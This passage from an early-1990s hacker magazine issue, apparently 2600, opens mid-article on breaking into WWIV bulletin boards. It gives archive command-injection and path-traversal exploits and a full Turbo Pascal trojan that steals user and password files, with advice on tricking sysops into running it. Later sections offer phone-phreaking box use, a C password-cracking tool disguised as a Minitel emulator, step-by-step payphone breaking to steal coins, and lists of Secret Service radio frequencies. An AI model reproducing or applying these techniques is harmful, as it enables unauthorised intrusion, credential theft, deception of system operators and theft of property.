\COMMAND

That way you don't have to worry about DOS versions.

Remember that this method of hacking WWIV is almost completely obsolete. It is just included for reference, or for some old board run from an empty house where the sysop logs on twice a year or something.

Technique #2: The PKZIP Archive Hack

Probably the most vulnerable part of WWIV is the archive section. This section allows users to unZIP files to a temporary directory and ZIP the files you want into a temporary ZIP file, then download it. This is useful if you download a file from another board, but one file in it is corrupted. This way you don't have to re-download the whole file. Anyway, on with the show. Make a zip file that contains a file called PKZIP.BAT or COM or EXE. It doesn't matter. This file will be executed, so make it whatever you want, just like in Technique #1. Make it COMMAND.COM, or a batch file, or an HD destroyer, whatever you want. So you upload this file, and then type "E" to extract it.

It'll ask you what file to extract and you say the name of the file you just uploaded. It'll then say "Extract What? " and you say "*.*". It'll then unzip everything (your one file) into the TEMP directory. Then go to the archive menu ("G") and pick "A" to add a file to archive. It'll ask what file you want to add, and say anything, it doesn't matter. At this point it will try to execute the command:

PKZIP TEMP.ZIP \TEMP\%1

Where %1 is what you just entered. The file pointer is already pointing to the temp directory, so instead of executing PKZIP from the DOS path, it'll execute the file sitting in the current directory, TEMP. So then it runs PKZIP and you get your DOS shell or whatever.

If PKZIP does not work, you may want to try uploading another file, and use the same technique, but instead make it an ARC file and call the file in the archive PKPAK.

This technique is relatively easy to defeat from the sysop's end, but often they are too lazy, or just haven't heard about it.

Technique #3: The -D Archive Hack

This technique also plays on the openness of WWIV's archive system. This is another method of getting a file into the root BBS directory, or anywhere on the hard drive, for that matter.

First, create a temporary directory on your hard drive. It doesn't matter what it's called. We'll call it TEMP. Then, make a sub-directory of TEMP called AA. It can actually be called any two-character combination, but we'll keep it nice and simple. Then make a subdirectory of AA called WWIV.

Place NETWORK.COM or REMOTE.COM or whatever in the directory \TEMP\AA\WWIV. Then from the TEMP directory execute the command:

PKZIP -r -P STUFF.ZIP (The case of "r" and "P" are important.)

This will create a zip file of all the contents of the directories, but with all of the directory names recursed and stored. So if you do a PKZIP -V to list the files you should see AA\WWIV\REMOTE.COM, etc.

Next, load STUFF.ZIP into a hex editor, like Norton Utilities, and search for "AA". When you find it (it should occur twice), change it to "C:". It is probably a good idea to do this twice, once with the subdirectory called WWIV, and another with it called BBS, since those are the two most common main BBS directory names for WWIV. You may even want to try D: or E: in addition to C:. You could even work backwards, by forgetting the WWIV subdirectory, and just making it AA\REMOTE.COM, and changing the "AA" to "..". This would be foolproof. You could work from there, doing "..\..\DOS\PKZIP.COM" or whatever.

Then upload STUFF.ZIP (or whatever you want to call it) to the BBS, and type "E" to extract it to a temporary directory. It'll ask you what file. Type "STUFF.ZIP". It'll ask what you want to extract. Type " ""-D ". It'll then execute:

PKUNZIP STUFF.ZIP " "-D

It will unzip everything into the proper directory. Voila. The quotation marks are ignored by PKUNZIP and are only there to trip up WWIV v4.20's check for the hyphen. This method can only be defeated by modifying the source code, or taking out the calls to any PKZIP or PKUNZIP programs in INIT, but then you lose your archive section.

Technique #4: The Trojan Horse File-Stealer

This method, if executed properly, is almost impossible to defeat, and will conceivably work on any BBS program, if you know the directory structure well enough. Once again, you need PC Mag's BAT2EXEC, or enough programming experience to write a program that will copy files from one place to another.

The basic principle is this: You get the sysop to run a program that you upload. This program copies \WWIV\DATA\USER.LST and \WWIV\CONFIG.DAT *over* files that already exist in the transfer or gfiles area. You then go download those files and you have the two most important files that exist for WWIV. Now, you need to do a certain amount of guess-work here. WWIV has its directories set up like this:

```
     — TEMP
     I          — DIR1
     I          I
     I— DLOADS—I——DIR2
     I          I
     I          — DIR3
WWIV—I— DATA
     I          — GDIR1
     I          I
     I— GFILES-----I— GDIR2
     I          I
     I          — GDIR3
     — MSGS
```

The sysop sets the names for the DIR1, DIR2, etc. Often you have names like UPLOADS, GAMES, UTILS, etc. For the gfile dirs you might have GENERAL, HUMOR, whatever.

So you have to make a guess at the sysop's directory names. Let's say he never moves his files from the upload directory. Then do a directory list from the transfer menu and pick two files that you don't think anyone will download. Let's say you see:

RABBIT.ZIP 164k : The History of Rabbits from Europe to the U.S.

SCD.COM 12k : SuperCD - changes dirs 3% faster than DOS's CD!

So you then might write a batch file like this:

```
@ECHO OFF
COPY \WWIV\DATA\USER.LST \WWIV-
\DLOADS\UPLOADS\RABBIT.ZIP
COPY \BBS\DATA\USER.LST
\BBS\DLOADS\UPLOADS\RABBIT.ZIP
COPY \WWIV\CONFIG.DAT
\WWIV\DLOADS\UPLOADS\SCD.COM
COPY \BBS\CONFIG.DAT \BBS\DLOADS-
\UPLOADS\SCD.COM
```

You'd then compile it to a COM file and upload it to the sysop directory. Obviously this file is going to be pretty small, so you have to make up a plausible use for it. You could say it's an ANSI screen for your private BBS, and the sysop is invited. This is good if you have a fake account as the president of some big cracking group. You wouldn't believe how gullible some sysops are. At any rate, use your imagination to get him to run the file. And make it sound like he shouldn't distribute it, so he won't put it in some public access directory.

There is a problem with simply using a batch file. The output will look like:

```
1 file(s) copied.
File not found.
1 file(s) copied.
File not found.
```

That might get him curious enough to look at it with a hex editor, which would probably blow everything. That's why it's better to write a program in your favorite language to do this. Here is a program that searches specified drives and directories for CONFIG.DAT and USER.LST and copies them over the files of your choice. It was written in Turbo Pascal v5.5:

```
Program CopyThisOverThat;
{ Change the dir names to whatever you want. If you
change the number of locations it checks, be sure to change
the "num" constants as well }
uses dos;
const
  NumMainDirs = 5;
  MainDirs: array[1..NumMainDirs] of string[8] =
('BBS','WWIV','WORLD', 'BOARD','WAR');
  NumGfDirs = 3;
  GFDirs: array[1..NumGFDirs] of string[8] =
('DLOADS','FILES','UPLOADS');
  NumSubGFDirs = 2;
  SubGFDirs: array[1..NumSubGFDirs] of string[8] =
('UPLOADS','MISC');

  NumDirsToTest = 3;
  DirsToTest: array[1..NumDirsToTest] of string[3] =
('C:\','D:\','E:\');
  {ok to test for one that doesn't exist}

  {Source file names include paths from the MAIN BBS
subdir (e.g. "BBS") }

  SourceFileNames: array[1..2] of string[25] =
('DATA\USER.LST','DATA\CONFIG.DAT');

  { Dest file names are from subgfdirs }

  DestFileNames: array[1..2] of string[12] =
('\BDAY.MOD','\TVK.ZIP');

var
  p, q, r, x, y, dirN: byte;
  bigs: word;
  CurDir, BackDir: string[80];
  f1, f2: file;
  Info: pointer;
  ok: boolean;

Procedure Sorry;

var
  x, y: integer;
begin
for y := 1 to 1000 do
  for x := 1 to 100 do
    ;
Writeln;
Writeln ('<THIS IS DISPLAYED WHEN FINISHED>');
{change to something like }
Writeln;
{Abnormal program termination}
ChDir(BackDir);
Halt;
end;

begin

Write ('<THIS IS DISPLAYED WHILE SEARCHING>');
{change to something like }

{$I-}
{Loading...}

GetDir (0, BackDir);
ChDir('\');
for dirn := 1 to NumDirsToTest do
  begin
  ChDir(DirsToTest[dirn]);
```

```
 if IOResult = 0 then
   begin
   for p := 1 to NumMainDirs do
                begin
                ChDir (MainDirs[p]);
                if (IOResult <> 0) then
                  begin
                  if (p = NumMainDirs) and (dirn =
NumDirsToTest) then
                     Sorry;
                  end else begin
                  p := NumMainDirs;
                  for q := 1 to NumGFDirs do
                    begin
                    ChDir (GFDirs[q]);
                    if (IOResult <> 0) then
                           begin
                           if (q = NumGFDirs) and
(dirn=NumdirsToTest) then
                             Sorry;
                           end else begin
                           q := NumGFDirs;
                          for r := 1 to NumSubGFDirs do
                             begin
                             ChDir (SubGFDirs[r]);
                             if (IOResult <> 0) then
                          begin
                          if r = NumSubGFDirs then
                                         Sorry;
                          end else begin
                          r := NumSubGFDirs;
                          dirn := NumDirsToTest;
                                         ok := true;
                                         end;
                             end;
                           end;

                    end;
                  end;
                end;
    end;
  end;
GetDir (0, CurDir);
ChDir ('..');
ChDir ('..');
for x := 1 to 2 do
  begin
  Assign (f1, SourceFileNames[x]);
  Assign (f2, CurDir+DestFileNames[x]);
  Reset (f1, 1);
  if IOResult <> 0 then
    begin
    if x = 2 then
               Sorry;
    end else begin
    ReWrite (f2, 1);
    Bigs := FileSize(f1);
    GetMem(Info, Bigs);
    BlockRead(f1, Info^, Bigs);
    BlockWrite (f2, Info^, Bigs);
    FreeMem(Info, Bigs);
    end;
  end;
Sorry;
end.
```

So hopefully the sysop runs this program and emails you with something like "Hey it didn't work bozo!". Or you could make it work. You could actually stick a BBS ad in the program or whatever. It's up to you. At any rate, now you go download those files that it copied the USER.LST and CONFIG.DAT over. You can type out the CONFIG.DAT and the first word you see in all caps is the system password. There are several utilities for WWIV that let you compile the USER.LST to a text file. You can find something like that on a big WWIV board, or you can try to figure it out with a text or hex editor. At any rate, once you have those two files, you're in good shape.

You could also use a batch file like that in place of one that calls COMMAND.COM for something like REMOTE.COM. It's up to you.

Hacking Prevention

So you are the sysop of a WWIV board, and are reading this file with growing dismay. Have no fear, if you have patience, almost all of these methods can be fixed.

To eliminate the wildcard upload, all you have to do it get a current copy of WWIV (4.20), and the latest version of DSZ. It's all been fixed. To fix the PKZIP archive hack, simply specify a path in INIT in all calls to PKZIP, PKUNZIP, PKPAK, PKUNPAK, and any other archive programs you have. So your command lines should look like:

\DOS\PKZIP -V %1

Or something similar. That will fix that nicely. To eliminate the -D method, you have to make some modifications to the source code if you want to keep your archive section. Goose, sysop of the Twilight Zone BBS in VA, puts out a NOHACK mod, which is updated regularly. It fixes *all* of these methods except the last. The latest version of NOHACK is v2.4. If you are a WWIV sysop, put it in.

I can think of two ways to stop the last method, but neither of them are easy, and both require source code modifications. You could keep track of the filesize of a file when it's uploaded. Then when someone goes to download it, you could check the actual filesize with the size when it was uploaded. If they differ, it wouldn't let you download it. You could do the same with the date. But either method could be gotten around with enough patience.

For a virtually unhackable system, voice validate all users, have all uploads go to the sysop directory so you can look over them first, and don't run any programs. Of course, this is very tedious, but that is the price of a secure BBS.

how to use your silver box

by Mad Scientist

If you built the silver box in the Winter 1989-90 issue of *2600*, here is some useful info on its use.

Call directory assistance (e.g. XXX-555-1212). While it is ringing, hold down the "D" key on your silver box. This will disconnect you from the operator and put you into the ACD (Automated Call Distributor). If you are successful you will hear a pulsing dial tone. From here you have ten selections to choose from your telephone's keypad.

1: rings the toll test board.

2: sometimes dead circuit, sometimes milliwatt test.

3: sometimes milliwatt test, sometimes 1000 hz tone.

4: dead circuit.

5: dead circuit.

6: loop - low end.

7: loop - high end.

8: 600 ohm termination.

9: dead circuit.

0: dead circuit.

I've found the loop to be very useful. To use the loop, have someone call the same directory assistance number you will be using and press 6, which will put him on the low side of the loop. You then call the same number and press 7 for the high end of the loop and you are connected.

Not all directory assistance numbers work so try some other not so distant ones. Unfortunately I haven't been able to get the 800 area code to work.

REAL IMPORTANT FREQUENCIES

Selected Secret Service Frequencies from Scancom BBS (904) 878-4413

32.230	Secret Service (Camp David)
162.850	White House Staff
163.360	Secret Service
163.810	Secret Service (Also used by CIA, U.A. Marshal, and FBI)
164.400	Channel PAPA
164.650	Channel TANGO (VP Command Post)
164.885	Channel OSCAR (Presidential Limousine)
165.025	Channel NOVEMBER
165.085	Channel HOTEL (Repeater Output - Input: 166.215)
165.210	Channel MIKE (Used for visiting dignitaries)
165.235	Channel ALPHA (Also used by Customs and DEA)
165.3750	Channel CHARLIE (Repeater Output - Input: 165.375)
165.675	Secret Service
165.760	Channel GOLF
166.215	Channel HOTEL (Input to 165.085)
165.7875	Channel BAKER (Escort Frequency)
166.485	Secret Service
166.4625	Channel VICTOR
166.5125	Channel SIERRA
166.6125	Channel ROMEO
166.700	Channel QUEBEC (Paging)
167.0250	Channel Whisky (formerly NOVEMBER - Paging)

Disney Frequencies

42.98	Disneyland Rides
46.26	Disneyland - Anaheim Fire
151.200	Lake Buena Vista Emergency
151.655	Buena Vista Construction
151.745	Disneyland Hotel
151.865	Royal Plaza Hotel
151.895	20,000 Leagues Submarine
154.430	Wdw Fire Department
154.570	Disneyland Subs
154.600	Disneyland Steam Trains and Monorails
154.625	Hilton Hotel Paging
155.370	Police Inter System
158.460	Buena Vista Palace Hotel Paging
453.825	Reedy Creek Rescue (daily radio check 8:30 am)
453.875	Fire Channel 1
453.925	Fire Channel 2
460.150	Disneyland - Anaheim Police
461.300	Magic Kingdom Maint and Computer Control Base
461.600	Bus Trans, Campground Maint
461.700	Buena Vista Construction
462.550	Epcot Show Control and Mk Parades
462.575	Monorails
462.625	Rescue, Lake Buena Vista, Water Craft, Trans
462.650	Epcot Trans, Parking, Show Control
462.675	Epcot Maint, Computer Control Base
462.775	Paging
462.850	Paging
463.000	Orange Vista Hospital
463.050	Sand Lake Hospital
463.750	Security 3, Epcot and Village
463.975	Entertainment, Data Control Repair
464.100	Hyatt Hotel
464.125	Security Control
464.200	Fort Wilderness and Disney Inn
464.375	Grand Cypress Hotel
464.400	Security, Parking Mk and Poly Hotel
464.412	Disneyland Maintenance
464.425	Buena Vista Palace Hotel
464.462	Disneyland Security
464.487	Disneyland Parking
464.512	Disneyland Special Events
464.525	Disneyworld Hilton and Disneyland Anaheim Hilton
464.575	Disneyland Hotel Security
464.625	Magic Kingdom Maint
464.637	Disneyland Emergency Channel
464.675	Contemporary Hotel
464.767	Disneyworld White Telephones
464.800	Village Maint and Utilities
464.937	Disneyland Marriott Hotel Anaheim
464.975	Marriott World Center Security

UNIX PASSWORD HACKER
An Alternative Approach

by Keyboard Jockey

If you've been trying to hack Unix for a while, I'm sure you've run into some form of a password hacker. Most of these do the job, but I tend to avoid using them. They use too much CPU time and are usually easy to spot. In this article I will show you an alternative way of password hacking, using the same method as most others, but with a different approach.

In order for this program to work, check your /etc/passwd. You will see account information, starting with username, followed by a colon, followed by an encrypted password, and a lot of other account information. Any encrypted password that has a * in it cannot be logged into. Also, if it seems a little short, like one digit, the system is probably using shadow passwords: the data in the encrypted password entry is not valid. Hopefully it is valid or else this program will not work on it.

First, type in the source code, and then compile it. If you're having problems with compiling, make sure you typed it in correctly. If you're not sure about your compiler, look at the online manual entry of cc (C compiler). After that, execute it and you will see:

```
"Minitel emulation package V3.0
(C)opyright 1985-1990
Do you need relaxed protocol? (for networks)"
```

At this point, you should enter 800. This is so anyone else who is running it won't think it is a password hacker. You might forget about the execute permissions or a superuser might be snooping around. Anyway, it is safer this way than without it.

After entering 800, you will see "Connect to what host?" It is actually asking you to enter a password. It will then take a few seconds and scan everybody in /etc/passwd. If it finds anyone with that password, you'll see the username on the screen. The first time you do this, test it out by entering your own password and see if your username shows up. It will keep asking you to enter passwords until you press ENTER (all by itself).

Something you might want to do is to modify this program or make your own. If you're going to make your own, look at the last few lines where it uses the crypt command. If you're going to modify mine, you might want to make it so that it can accept external files, instead of using /etc/passwd. In other words, hack accounts from another host. Because most other scanners try all the words in the dictionary file, CPU usage is high. With this one, there is a moment of high CPU usage (the scanning of /etc/passwd) and moments of low CPU usage (when you're entering your attempt). Keep in mind that some systems keep track of how much CPU time you use, what program it was, and also how often you use telnet.

When you're guessing at people's passwords, remember the password policy on your system. Some systems have a 6 digit limit and the password can't be in the dictionary. So don't waste time entering something like "cpu" when 3 digit passwords aren't allowed. It will take a while to get an account. After all, it is you who is guessing the passwords now. The advantage is that it is hard to detect. The disadvantage is that it takes up your time, not the computer's.

If you're looking for more information about Unix structures, try the man pages or buy the book *Using C on the Unix System* from O'Reilly & Associates, Inc. You can get a catalog of their books by requesting one from nuts@ora.uu.net, at uunet!ora!nuts, or at O'Reilly & Associates, Inc., 981 Chestnut Street, Newton, MA 02164.

Now that you have enough knowledge to use this program, I'll end this article with some interesting questions and beliefs. I think hacking is the use of creativity and knowledge to obtain a goal. After all, if you're just using cookbook methods (like this program) then you're not really hacking. If you have an account or a code but you don't understand how it was taken, then you didn't hack it. Also, if you didn't destroy or pirate anything, why does the law consider you a criminal? After all, most legal users of a system waste resources too. Does it really matter if the CPU time was taken by Mr. Hacker, the guy who uses accounts to look around and hangup, or by Joe Blow, the guy who uses the same amount of CPU time to download new public domain games for his personal computer from another host? And one last note, have people really been using viruses to hack? Have people been using their skills to destroy the host after they've hacked it? That is the impression I got from *Good Morning America* on ABC when they interviewed a former LOD/H member. The only good example I can think of is Robert Morris, but his virus/worm was never meant to be destructive.

```
/*             Alternative UNIX Password Hacker
                Written by Keyboard Jockey
*/

#include <stdio.h>
#include <pwd.h>
#include <string.h>

struct passwd *p1;
struct passwd *getpwent();
char *crypt();

main ()

{
char *pw,passw[20],thing[80],thing2[80];

strcpy(thing2,"800");
printf ("\n\nMinitel emulation package V3.0\n");
printf ("(C)opyright 1985-1990\n\n");
printf ("Do you need relaxed protocol?  (for
networks) ");
gets (thing);
if (strcmp(thing,thing2)!=0)
 {sleep (1);
  printf ("\nCan't find minitel data files\n");
  exit (1);}

label1:
setpwent ();
printf ("\nConnect to what host? ");
gets (passw);
if (strlen(passw)==0) goto label2;

while ((p1=getpwent())!=NULL)
 {pw=crypt(passw,p1->pw_passwd);
  if (!strcmp(pw,p1->pw_passwd))
       {printf ("%s\n",p1->pw_name);}}

goto label1;

label2:
 exit (0);
}
```

HOW TO TAKE APART A PAYPHONE

by The Monk

Note: I absolutely *love* Western Electric (WE), AT&T, C&P, Nynex, Bellsouth, and all of those *wonderful* organizations that are associated with the marvel of this century, the Payphone. I would never dream of actually doing anything in this article, and imagine *no one* else would. I hate phreakers, and would turn all of them in the instant I thought I saw one. I would turn in my own father if he were a phreaker. God bless America, God bless AT&T, God bless WE, God bless C&P. But, if someone does do anything contained in this article and gets caught, don't blame me. Blame yourself. Blame yourself for being such a fucking idiot to pull the payphone, and to think that you would escape our wonderful police force. I love my police force. Snort... snort.

Three years of journalism and look what happens to your brain.

Anyway, I wrote this article because I know there are *some* evil phreakers out there that would love to have a payphone, but don't have the slightest clue on how to take it apart. No one really knows. And if they do, it involves tools beyond most people, or time that most people don't find to be worth it. With this method, you can take apart a payphone in less than 40 minutes after you get good at it.

You have a payphone. You want the money, a DTMF pad, and enough electronics to open up an electronics store. How do you do it? The *bare* requirements of what you need: (this is assuming you are poor, and can't quite squeeze the expensive tools)

✳ **2 *good* quality flathead screwdrivers**. One small, and one large.

✳ **a pair of scissors.** The greater leverage, the better.

✳ **a hex key tool set.** One key is needed, but the screws sometimes vary in size.

✳ **a large pair of pliers.**

✳ **a hammer.**

Now, if you have the money:

✳ **a crowbar.**

✳ **a wedge/chisel.**

✳ **large headed, small handle hammer.**

And if you are the one of the lucky few:

✳ **an air hammer** (if you had one, you wouldn't be reading this though).

OK, down to business. First, you can do any of this while the phone is still attached to the wall, but I imagine that most first time people will not have the balls to do something like that. That is understandable. After you become familiar with how to do this though, you will probably want to do it while the phone is still attached to the wall, or booth.

Put the phone on its back. Look right at it. You should be staring at the front of the phone. Now look at the silver facade of sorts on it. Notice how cheap it is. Notice how the push button amplifier seems to be barely attached on there? Also notice how the two little "instruction" plastics are not held in by any screw, nor tape (you can wiggle the plastic). You just made a major observation. The places where the silver disappears and is holding the plastic in place I will now call a "window". There are only two windows on a phone, the top and bottom window. Now, take out your large screwdriver. (At this point, I want to bring up a point that I take great pride in: quality of tools. Get the best your money can buy. I purchase Craftsman tools *only*. They will refund your money if your tool breaks for *any* reason whatsoever, no questions asked. If you use a cheap Taiwan screwdriver for this part, you might end up with a broken screwdriver. I make *no* promises about what your tools will look like after taking apart a payphone.) Place the flat edge under the top area of the bottom window. Now jam it in there as far as possible, to avoid breaking the tip of your screwdriver already, and then pry up. Keep repeating this motion until the bottom half of the silver plate is really starting to move up. Then work on the side of the silver plate. The top. Don't worry about the amplifier button, it's just a button with a spring on it; the *real* amplifier is inside the payphone, nice and snug. Also, you will have trouble with the armor for the wires to the handset, just finagle with it until you get slack in the silver metal that you need to pry the silver farther (if you run into any trouble with the handset, you'll know what I'm talking about). After the silver plate has come off, you should be staring at a totally black phone with a hole for the DTMF, and a DTMF pad in there. Circuitry is exposed. Good going, that was the second most difficult thing you were going to do tonight.

Now, take out the DTMF pad, whether by ripping it out, or with your small screwdriver, taking out the screws on the brackets that hold it in. *Warning:* if you decide to take out the DTMF by just unscrewing it, you may not notice the bracket screws, as the heads are facing a 90 degree angle from you. The screws are on both sides of the DMTF, left and right. Both are in the middle of the DTMF on the left and right sides of it. Cut the wires to the DMTF. I tried to keep the wires once, but it is way too much of a hassle. Screw it, trust me on this, just take it out. Rip it out, or just cut the wires.

Now, in the hole you should have two brackets. You'll notice this thick plastic that keeps you from digging around *inside* of the payphone itself. No problem. That's where your heavy duty scissors come in handy. But first, you will have to take your large screwdriver, and try to pry some of the plastic off first (you'll need a place to begin your cutting with the scissors). You will want to cut out basically the whole bottom right hand side of the plastic. No problem really. Should take you half an hour the first time, fifteen minutes after you get good with it.

Cutting the plastic is a very difficult step, and accomplishing it means that you are really committed to this.

Now take your pointer finger and feel inside of the hole near the right hand side of the armor on the payphone. Yes, you want to feel the *back* of the lock. Now, you can shine a light in there also if you feel inclined to see what you are after. It is a one and a half inch box by about one and a half inches. It has four hex screws at each corner. The lock is made of a very durable metal, and the screws cannot be shredded off. Only one thing you can do, unscrew the screws. They are all hex screws. This is truly the hardest and most tedious part of the job. You might have to bend some of the metal around the hole where the DTMF used to be. Go ahead, it's your phone, do what you want. There is nothing fragile attached to the armor at all. Just don't sledgehammer the side of the armor, as the locking mechanism uses the side of the phone. And if you lock/jam the mechanism, you're screwed.

You now have all four screws out. Wiggle the lock a bit, and take out the lock. Take it all the way out of the phone - the lock gets in the way for the next step.

Now, with a small flathead, move the screw on the left hand side of the phone. Yes, it just looks like a hole, but stick the flathead in sideways and turn one quarter. You should hear a definite "thunk" from the phone. You just disabled the lock. Congrats. If you cannot move the screw, try moving the metal around where the lock used to be. Slide it up or down. It should move an inch, and make that "thunk" that we all love to hear.

I will now refer to the half of the phone with the plunger/handset/-DTMF on it as the "top" half. The "bottom" half is the other half of the phone.

Now take the front armor off of the phone. Disconnect all wires that keep the front half attached to the second half of the phone.

At the top of the bottom half you should see a piece of metal about the size of your thumb. Move this. It usually is a metal wire loop. Move it up. Did anything happen? No? Move it down. When it moves more than an inch, leave it. Now, with your large flathead, there is a flathead screw *staring* you in the eye. Take this guy out. It only takes a quarter to a half turn. Now, remove the hardware contents of the phone. The long skinny mechanism is the change sorter. The circuit board attached to its bottom is the coin detector, to tell the phone what coin had just dropped through. The thing at the bottom of the phone with copper wire wound around it is the servo mechanism. Have you ever cut the yellow and black wires, waited around a day, reconnected them, and then got all of the money from that day back? Well, this is the device you are manipulating. The two system boards are just that, system boards.

If you only see a large box inside of clear plastic instead of a circuit board at the end of the change sorter, you have a pre-1980's payphone. The device in clear plastic is the red box. Please, if you do figure out the electronics on this thing, *let me know.* Typical piece of shit, no one can figure it out, and no one really wants to. Just hike down to Radio Trash and buy a dialer if you want a red box this bad. Yeesh.

Now, enough with that, time for the money. While taking out the hardware, you should notice that there's a large piece of metal at the bottom of the phone that just would not move at all. This is the entrance to the money bin. Take a chisel and hammer and bang it off. Now flip the phone upside down and stick your finger in the money hole and wiggle it. Money should just pour out.

And with that, you should now get rid of all of the armor. Throw it in a lake or a stream or such. Keep the hardware as either trading material or whatever.

I know people who have attached the payphone to their lines and they say that a strange tone emanates from the phone, so they quickly disconnected it. I would not recommend, for this reason, attaching the phone to your line, but I am not your mother either.

I have let this article evolve, and some questions have been brought up on COCOTS. COCOTS are very easy to take apart, even easier than the WE phones. They are less armored, and what armor they do have on them is very easy to take off. What you want to do, if you get a COCOT, is follow my directions that are above. But when you get up to the point of using a hex key to unscrew the lock, ignore that point and just take a screwdriver and a hammer, and bang on the back of the lock. When you look at the lock, it should be cylindrical, and nothing should be able to stop you from banging it out. *Very cheap!* Then, just follow the rest of the directions, move the sliding bolt inside the phone, and then take the top half off. Simple as pie.

In many COCOTS are two things, a master CPU board, that is run off of a Z80, and a 300 baud modem, also controlled by its own Z80. It is quite interesting, EPROM's and the such.

There are many ways to send us letters. Our fax machine can be reached at 516-751-2608. Our Internet address is 2600@well.sf.ca.us. And for those of you who prefer the U.S. mail, our address is:

2600 Letters
PO Box 99
Middle Island, NY 11953

Letters may be edited for brevity or perhaps not printed at all! Anything is possible.

the letters

Caller ID Info

Dear *2600:*

In the Winter 91-92 issue, there are two items I would like to comment on. Esper's piece on "Mobile Frequencies" is a bit misleading. It starts out as if it is going to be about cellular phone phreaking, but when he starts listing frequencies in the 152 and 454 mHz ranges, it becomes obvious (to me anyway) that he is talking about an older system called IMTS (Improved Mobile Telephone System), which today has been nearly replaced by cellular phones. (It was "improved" over its predecessor, which was similar to today's marine VHF telephone service.) I strongly doubt that there are more than a handful (if that many) IMTS systems still in operation in the USA.

In the letters section, under "Hacking School", Moe is a bit confused over ANI and CID as applied to 800 numbers. Firstly, anyone who wants one (and can pay the bill) can get an 800 number. You don't have to be a business. There are two ways to get 800 service. If you just have one or a few lines, the phone company's database translates the 800 number to a POTS (Plain Old Telephone Service) number and places the call in the normal manner from the originator's LEC (Local Exchange Carrier) to the IEC (Inter Exchange Carrier) that you are buying the 800 service from and back to your local LEC to your phone(s). The first three digits of the 800 number determine (by table lookup) which IEC "owns" that 800 number and will carry the call. If you dial a carrier selection code (10xxx) before the 800 number it will either be ignored or will cause the call to be rejected depending on the programming in the LEC's switch. The LEC, as part of the call setup information, passes the called number and the billing number (which may or may not be the same as the originating number) to the IEC. The billing number is also known as ANI (Automatic Number Identification). The ANI information stops at the IEC's switch, and is used to bill the call. This is true for non-800 numbers also. In the case of calling an 800 number, this "billing" number will not be used to bill the caller, but will appear on the bill for 800 service that you get each month. The other way to get 800 service is for large businesses only, as it requires a trunk line (such as a T1) from the IEC to you. With this direct trunk, the billing number can be delivered in real time.

CID (Caller ID), also known as CND (Calling Number Delivery) uses a completely different mechanism which only operates within a relatively local area. It is delivered as 1200 baud ASCII data between the first and second rings. You must pay the telco for this service and, in most areas, it can be blocked by the caller. It's not available in all areas.

Rich

POSTNET Questions

Dear *2600:*

Just a few days ago a friend of mine showed me your publication. In that same instant, an interest in your magazine was born. I read that borrowed magazine from cover to cover and enjoyed every page. I copied down your FM transmitter schematic and I am now in the process of gathering components. I used that POSTNET program on my computer and I even have some improvements for it. To make the code look more like those that are on every other envelope in your mailbox, change line 20 to K2=7 and line 30 to K1=4. This will make the lines thinner, but the overall length of the code will be the same size. I didn't run the C version but I think that the widths are alright. What is the advantage of having a Postnet code on your outgoing letters?

BB
Woodbridge, VA

The advantage to using POSTNET is that your mail will theoretically be processed more quickly and with greater success. POSTNET letters are processed almost entirely by machines, which are faster and less likely to make mistakes. You will need to use a FIM so that USPS (United States Postal Service) knows your letter is barcoded. For more information on POSTNET, FIM, and postal hacks in general, see USPS Hacking (Autumn 1991, pages 32-37).

Dear *2600:*

A friend recently passed along a copy of your Autumn 1991 issue. I particularly liked the discussion about the postal system, but there are a couple of recent developments that I think merit some follow-up investigation.

Over the last year, the USPS has been installing new sorting machines that can read barcodes placed in the address block, rather than only in the lower right corner. (The USPS refers to this as "wide-area" barcoding.) Some of the questions raised by this new system are:

If the barcode is placed in the address block, does the letter get sorted by the BCS or the MLOCR?

Does it make any difference in sorting

whether the barcode is placed above or below the address or in the traditional lower-right-corner location?

If a letter is barcoded with only a 5-digit ZIP Code, does it get fed to the MLOCR to attempt to find the ZIP+4? If so, is there an advantage in using the address block barcoding so that the MLOCR's 9-digit barcode doesn't overlap the earlier 5-digit?

Further, quite recently the USPS has announced that it is using ZIP+6 coding. For street addresses, apparently the additional two digits are the last two digits of the house number. (For example, 1234 Main Street, Fooville, USA 12345-6789 will now be ZIP+6 encoded as 12345-6789-34, with the check digit adjusted accordingly.) The additional two digits will show only in the barcode, not in the printed address.

What about P.O. boxes? Will they be ZIP+6 encoded? Most boxes already have a unique ZIP+4.

What about apartment buildings that have a unique ZIP+4? Will they have the last two digits of the street number appended, or the apartment number, or neither?

If you are as intrigued by these questions as I am, I look forward to your follow-up article.

LM
Berkeley, CA

The Face Identification Marker (FIM) determines whether or not a letter is processed by a BCS. IF FIM A or FIM C is present, then the letter will go to a BCS regardless of where POSTNET is located. In fact, as long as the appropriate FIM is present, the letter will go to a BCS even if POSTNET is not used at all.

Our understanding of MLOCR is that it uses various elements of the address block to determine what barcode should be sprayed. The MLOCR will always try to spray the most accurate address information. For instance, if a letter has a regular ZIP, but the MLOCR determines the location's ZIP+4, then it will spray the more accurate barcode instead.

As far as we know, there is no advantage to using "wide-area" barcoding. It is an example of USPS actually responding to the needs of businesses, many of which use window envelopes for expedience. Wide-area barcoding simply makes it easier for those businesses to make the transition to POSTNET.

Eventually, MLOCRs will be upgraded to use ZIP+6. As a small business, 2600 awaits this increased complexity and confusion with delightful anticipation. In any case, your suggestion of a follow-up article will be mailed to those responsible.

Dear *2600:*

I thought you might be interested in a shareware program called ENVLJ. It addresses an envelope complete with POSTNET and FIM barcodes. The program only works with the HP Laserjet or compatible printer. The registration fee is $25. The program is available on many bulletin boards.

Also, supposedly you can mail first class letters for 27 cents (a two cent discount) if they have a 9-digit zip code and the POSTNET code printed on them.

Anonymous

Not true. The idea of a rate reduction for such pieces was a proposal that never quite made it into practice. It would have made paying bills a little cheaper for most of us.

Info

Dear *2600:*

For most of 504, the ANAC is 998. Sometimes you might have to dial 99851 or 99851 and ten zeroes. For Houma (sometimes) and Thibodaux (all the time), the ringback ID is 978xxxx where xxxx is the last four digits of the number you're calling from.

MT
Baton Rouge, LA

Dear *2600:*

Some interesting numbers in the 314 area code: 410: St. Louis area ANAC (Southwestern Bell); 530: Columbia area ANAC (GTE); 2-9900: University of Missouri - Columbia ANAC (on-campus phones); XXX-2300: loop suffix for most St. Louis area prefixes.

Taran King

Dear *2600:*

